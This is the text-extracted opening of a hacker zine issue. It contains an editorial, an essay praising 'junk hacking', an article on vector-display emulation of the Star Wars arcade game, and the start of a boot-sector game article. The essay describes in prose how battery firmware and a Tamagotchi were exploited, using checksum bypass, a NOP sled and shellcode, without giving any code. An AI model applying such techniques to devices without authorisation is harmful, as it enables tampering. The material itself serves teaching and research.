
IN A FIT OF STUBBORN OPTIMISM,
PASTOR MANUL LAPHROAIG
AND HIS CLEVER CREW
SET SAIL TOWARD
WELCOMING SHORES OF
THE GREAT UNKNOWN!

11:1 All aboard!

Neighbors, please join me in reading this twelfth release of the International Journal of Proof of Concept or Get the Fuck Out, a

friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This is our twelfth release, given on paper to the fine neighbors of Heidelberg.

Our own Pastor Laphroaig opens this issue on page 342 by confessing to be a fan of junk hacking! He tells us to ignore the publicity and drama around a hack, to ignore even its target and its CVE. Instead, we should learn the mechanism of the hack, the clever tricks that make it work. Programming these mechanisms in nifty ways, be they ever so old, is surely not—"junk" think of it instead as an educational journey to far and exotic shores, on which this issue's great crew of authors stands ready to take you, neighbors!

In a fit of nostalgia for the good old vector arcade games, Trammel Hudson extended MAME to support native vector displays of the 1983 Star Wars arcade game on both his Tektronix 1720 scope and a Vectrex home vector display. Find it on page 347.

Eric Davisson contributes a 512-byte game for the PC BIOS on page 355. He discusses some nifty tricks for self-rewriting code in 16-bit Real Mode and shows that the fancier features of an operating system aren't needed to have a little fun—and that programming a constrained environment can be great fun indeed!

On page 374, Peter Ferrie describes his work toward a universal bypass for the E7 protection mode used on a number of Apple][disks. This is a follow up to his encyclopedic coverage of protection modes for this platform in PoC‖GTFO 10:7.

Ryan Speers and Travis Goodspeed have begun a series of tourist guides, intended to quickly introduce reverse engineers to a new platform. Page 387 provides a lightning-fast introduction to ARM's Cortex M series, which you'll find in modern devices with a megabyte or less of Flash memory. Page 403 contains similar notes for the Texas Instruments MSP430, MSP430X, and MSP430X2 architectures, a 16-bit competitor to the PIC and AVR.

At this journal, we generally frown upon defense, not because it is easy, but because it is so damned hard to describe properly. On page

396, Jeffrey Crowell presents a poor man's method of patching 32-bit x86 binaries to enforce the control flow graph. With examples in Radare2 and legible C, you'll be itching to write your own generic patchers for large binaries this weekend.

Page 415 describes how Evan Sultanik made this PDF—the one that you're reading—into a poyglot webserver quine in Ruby with its own самиздат, PoC‖GTFO mirror.

It is with great sadness that we dedicate this release to the memory of our neighbor Ben Byer, the "hypothetical defendant by the name of 'Bushing'" who inspired many of us to put pwnage before politics, to keep on hacking. We're gonna miss him.

11:2 In Praise of Junk Hacking

by Pastor Manul Laphroaig in polite dissent to Daily Dave.

Gather round y'all, young and old, and listen to a story that I have to tell.

Back in 2014, when we were all eagerly waiting for </SCORPION> to debut on the TV network formerly known as the Columbia Broadcasting System, a minor ruckus was raised over Junk Hacking. The moral fiber of the youth, it was said, was being corrupted by a dozen cheap Black Hat talks on popping embedded systems with old bugs from the nineties. Who among us high-brow neighbors would sully the good name of our profession by hacking an ATM that runs Windows XP, when breaking into XP is old hat?

Let's think for just a minute and consider the best examples of neighborly junk hacking. Perhaps we'll find that rather than being mere publicity stunts, junk hacking is a way to step back from the daily grind of confidential consulting work, to share nifty tricks and techniques that are often more interesting than the bug itself.

Our first example today is from everyone's favorite doctor in a track suit, Charlie Miller. If you have the misfortune of reading about his work in the lay press, you might have heard that he could blow up laptop batteries by software,[1] or that he was recklessly irresponsible by disabling the power train of a car with a reporter inside.[2] That is to say, from the lay press articles, you wouldn't know a damned thing about what *mechanism* he experimented with.

So please, read the fucking paper, the battery hacking paper,[3] and ignore what CNN has to say on the subject. Read about how the Smart Battery Charger (SBC) is responsible for charging the battery even when the host is unresponsive, and consider how much more stable this would be than giving the host responsibility for managing the state. Read about how a complete development kit is available for the platform, about how the firmware update is flashed out of order to prevent bricking the battery.

Read about how the Texas Instruments BQ20Z80 chip is a CoolRISC 816 microcontroller, which was identified by Dion Blazakis through googling opcodes when the instruction set was not documented by the manufacturer. See that its mask ROM functions are well documented in `sluu225.pdf`.[4] Read about how code memory erases

not to all ones, as most architectures would, but to `ff ff 3f` because that's a NOP instruction.

Read about how this architecture wasn't supported by IDA Pro, but that a plugin disassembler wasn't much trouble to write.[5] Read about how instructions on the CoolRISC platform are 22 bits wide and 24-bit aligned, so code might begin at any 3-byte boundary. See how Charlie bypasses the firmware checksums in order to inject his own code.

Can you really read all thirty-eight pages without learning one new trick, without learning anything nifty? Without anything more to say than your disappointment that batteries shipped with the default password? He who has eyes to read, let him read!

Loyal readers of this journal will remember PoC‖GTFO 2:4, in which Natalie Silvanovich gets remote code execution in a Tamagotchi's 6502 microcontroller through a plug-in memory chip. "Big whoop," some jerk might say, "local control of memory is getting root when you already have root!"

Re-read her article; it packs a hell of a lot into just a few pages. The memory that she controls is just data memory, containing some fixed-size sprites and single byte describing the game that the cartridge should load. The game itself, like all other code, is already in the CPU's unwritable Mask ROM.

So given just one byte of maneuverability, Natalie tried each value, discovering that a `switch()` statement had no `default` case, so values above `0x20` would cause a reboot, while really high values, above `0xD8`, would sometimes jump the game to a valid screen.

At this point she had a good idea that she was running off the end of a jump table, but as is common in the best junk hacking, she had no copy of the code and needed an exploit to extract the code. She did, however, know from die photographs and datasheets that the chip was a GeneralPlus GPLB52X with a 6502 instruction set. So she came up with the clever trick of making a *background picture* that, when loaded into LCD RAM, would form a NOP sled into shellcode that dumped memory out of an I/O port.

By reverse engineering that memory dump, she was able to replace her Hail Mary of a NOP sled with perfectly placed, efficient shellcode containing any number of fancy new features. You can even send your Tamagotchi to 30C3, if you like.

The point of her paper is no more about securing the Tamagotchi than Charlie's is about securing a battery. The point of the paper is to teach the reader the *mechanism* by which she dumped the firmware, and if you can read those two pages without learning something new about exploiting a target for which you have no machine code to disassemble, you aren't really trying. He who has eyes to read, let him read!

And this is the crux of the matter, dear neighbors. We become jaded by so much garbage on TV, so much crap in the news, and so many attempts to straight-jacket the narrative of security research by the mistaken belief that it must involve security. But the very best security research *doesn't* involve security! The very best research has no CVE, demands no patch, and has no direct relation to anything from your grandmother's credit card number to your server's shadow file.

The very best research is that which teaches you something new about the *mechanism* by which a machine functions. It teaches you how to build something, how to break something, or how to take something apart, but most of all it teaches you how the hell that thing really works.

So to hell with the target and to hell with the reporters. Teach me how a thing works, and teach me the techniques that you needed to do

something clever with it. But if you casually dismiss the clever tricks learned from hacking an Apple][, a battery, or a Tamagotchi, I'm afraid that I'll have to ask you politely, but firmly, to get the fuck out.[6]

11:3 Star Wars on a Vector Display

by Trammell Hudson

Star Wars was one of Atari's best vector games—possibly, the pinnacle of the golden age of arcade games. It featured 3D color vector graphics in an era when most games were low-resolution bitmaps. It also had digitized voice samples from the movie, while its contemporary games were still using 8-bit beeps.

The Star Wars ROMs, along with almost all of Atari's vector games, can be emulated with MAME and the vectors extracted for display on actual vector hardware. Even though modern screens have exceeded the 10-bit resolution used by the game, the unique quality of a vector monitor is hard to convey. When compared to the low-resolution bitmap on a television monitor, the sharp lines and high resolution of the vectors are really stunning.

The graphics were 3D wireframe renderings that included features like the Tie fighters breaking up when they were hit by the player's lasers. There was no hidden wireframe removal; at this time it was not computationally feasible to do so.

SCORE
4031 PULL TRIGGER TO START
1 CREDIT

3 WAVE

OBI-WAN KENOBI IS GONE BUT HIS
ESENCE IS FELT WITHIN THE FORC
EMPIRE'S DEATH STAR, UNDER
AND OF DARTH VADER, NEARS
PLANET YOU MUST JOIN

SCORE
00

1 WAVE

8
SHIELD

SHOOT FIREBALLS

Digital to Analog Converters

There were two common ways to generate the analog voltages to steer the electron beam in the vector monitor. Most early Atari games used the "Digital Voltage Generator," which used dual 10-bit DACs that directly output -2.5 to +2.5 volt signals. Star Wars, however, used the "Analog Voltage Generator," in which the DACs generated the *slope* of the line, and opamps integrated the values to produce the output voltage. This is significantly more complex to emulate, and modern DACs and microcontrollers make it fairly easy to generate the analog voltages to drive the displays with resolution exceeding the precision of the old opamps.

The open source hardware V.st quad-DAC boards output do 1.2 million samples per second, which is enough to steer the beam using Bresenham's line algorithm at a resolution of about 12 bits. While this is generating discrete points, the analog nature of the CRT means that smooth lines will be traced in the phosphor. The ARM's DMA engine clocks out the X and Y coordinates as well as the intensity, allowing the CPU to process incoming data from the USB serial connection without disrupting the output.

Source code for the V.st is available online or as an attachment to this PDF.[7] A schematic diagram can be found on page 351.

Displays

Two inexpensive vector displays are the Tektronix 1720 vector-scope, a piece of analog NTSC video test equipment from a television studio, and the Vectrex, one of the only home vector console systems. The Tek uses an Electrostatic deflection CRT, which gives it very high bandwidth and almost instant transits between points, but at the cost of a very small deflection angle that results in a tiny screen and a very deep tube. The Vectrex has a magnetic deflection CRT, which allows it to be much shallower and significantly larger, but it requires many microseconds for the beam to stabilize in a new position. As a result, the DAC needs to take into account the "inertia" of the beam and wait for it to catch up.

TITLE: teensyv

Document Number:

REV:

Date: 2/28/18 3:42 PM

Sheet: 1/1

Gameplay

Figure 11.1 compares the Tek 1720 on the left to the Vectrex on the right, which isn't very impressive on paper but will animate as a short video if you open `pocorgtfo11.pdf` in Adobe Reader. A longer video showing some of the different scenes is available. As the number of line segments increases, the slower display starts to flicker.

The game was played with a yoke, so the Y-axis mapping might seem backwards for a normal joystick. You can invert it in MAME by pressing Tab to bring up the config menu, selecting "Analog Controls" and "AD Stick Y Reverse."

While playing it on a small Vectrex or even smaller vectorscope doesn't quite capture the thrill of the arcade, it is quite fun to relive the vector art æsthetic at home and hear the digitized voice of Obi-Wan telling you that "the Force will be with you, always."

MAY

THE

FORE

BE WITH

YOU

MSB

D9	D9	Q9
D8	D8	Q8
D7	D7	Q7
D6	D6	Q6
D5	D5	Q5
D4	D4	Q4
D3	D3	Q3
D2	D2	Q2
D1	D1	Q1
D0	D0	Q0
LOAD	LOAD	

Counter

Up/Down — U/D
Clock — Clk

B1
B2
B3
B4
B5
B6
B7
B8
B9
B10

DAC

+
−

Vmax/2

SW

S/H

C

Buffer

VOUT
-512 to 511 =
-Vmax/2 to Vmax/2

Sample and Hold

Figure 11.1: Tek 1720 vs Vectrex

11:4 Master Boot Record Nibbles; or, One Boot Sector PoC Deserves Another

by Eric Davisson

I was inspired by the boot sector Tetris game by Juhani Haverinen, Owen Shepherd, and Shikhin Sethi published as PoC‖GTFO 3:8. I feel more creative when dealing with extreme limitations, and half a kilobyte of real-mode assembly sounded like a great way to learn BIOS API stuff. I mostly learned some int 0x10 and 0x16 from this exercise, with a bit of int 0x19 from a pull request.

The game looks a lot more like Snake or Nibbles, except that the tail never follows the head, so the game piece acts less like a snake and more like a streak left in Tron. I called it Tron Solitaire because there is only one player. This game has an advanced/dynamic scoring system with bonus and trap items, and progressively increasing game speed. This game can also be won.

I've done plenty of protected mode assembly and machine code hacking, but for some reason have never jumped down to real mode. Tetranglix gave me a hefty head start by showing me how to do things like quickly setting up a stack and some video memory. I would have

possibly struggled a little with `int 0x16` keyboard handling without this code as a reference. Also, I re-used the elegant random value implementation as well. Finally, the PIT (Programmable Interval Timer) delay loop used in Tetranglix gave me a good start on my own dynamically timed delay.

I also learned how incredibly easy it was to get started with 16-bit real mode programming. I owe a lot of this to the immediate gratification from utilities like `qemu`. Looking at OS guides like the `osdev.org` wiki was a bit intimidating, because writing an OS is not at all trivial, but I wanted to start with much less than that. Just because I want to write real mode boot sector code doesn't mean I'm trying to actually boot something. So a lot of the instructions and guides I found had a lot of information that wasn't applicable to my unusual needs and desires.

I found that there were only two small things I needed to do in order to write this code: make sure the boot image file is exactly 512 bytes and make sure the last two bytes are `0x55AA`. That's it! All the rest of the code is all yours. You could literally start a file with `0xEBFE` (two-byte unconditional infinite "jump to self" loop), have 508 bytes of nulls (or ANYTHING else), and end with `0x55AA`, and you'll have a valid boot image that doesn't error or crash. So I started with that simple PoC and built my way up to a game.
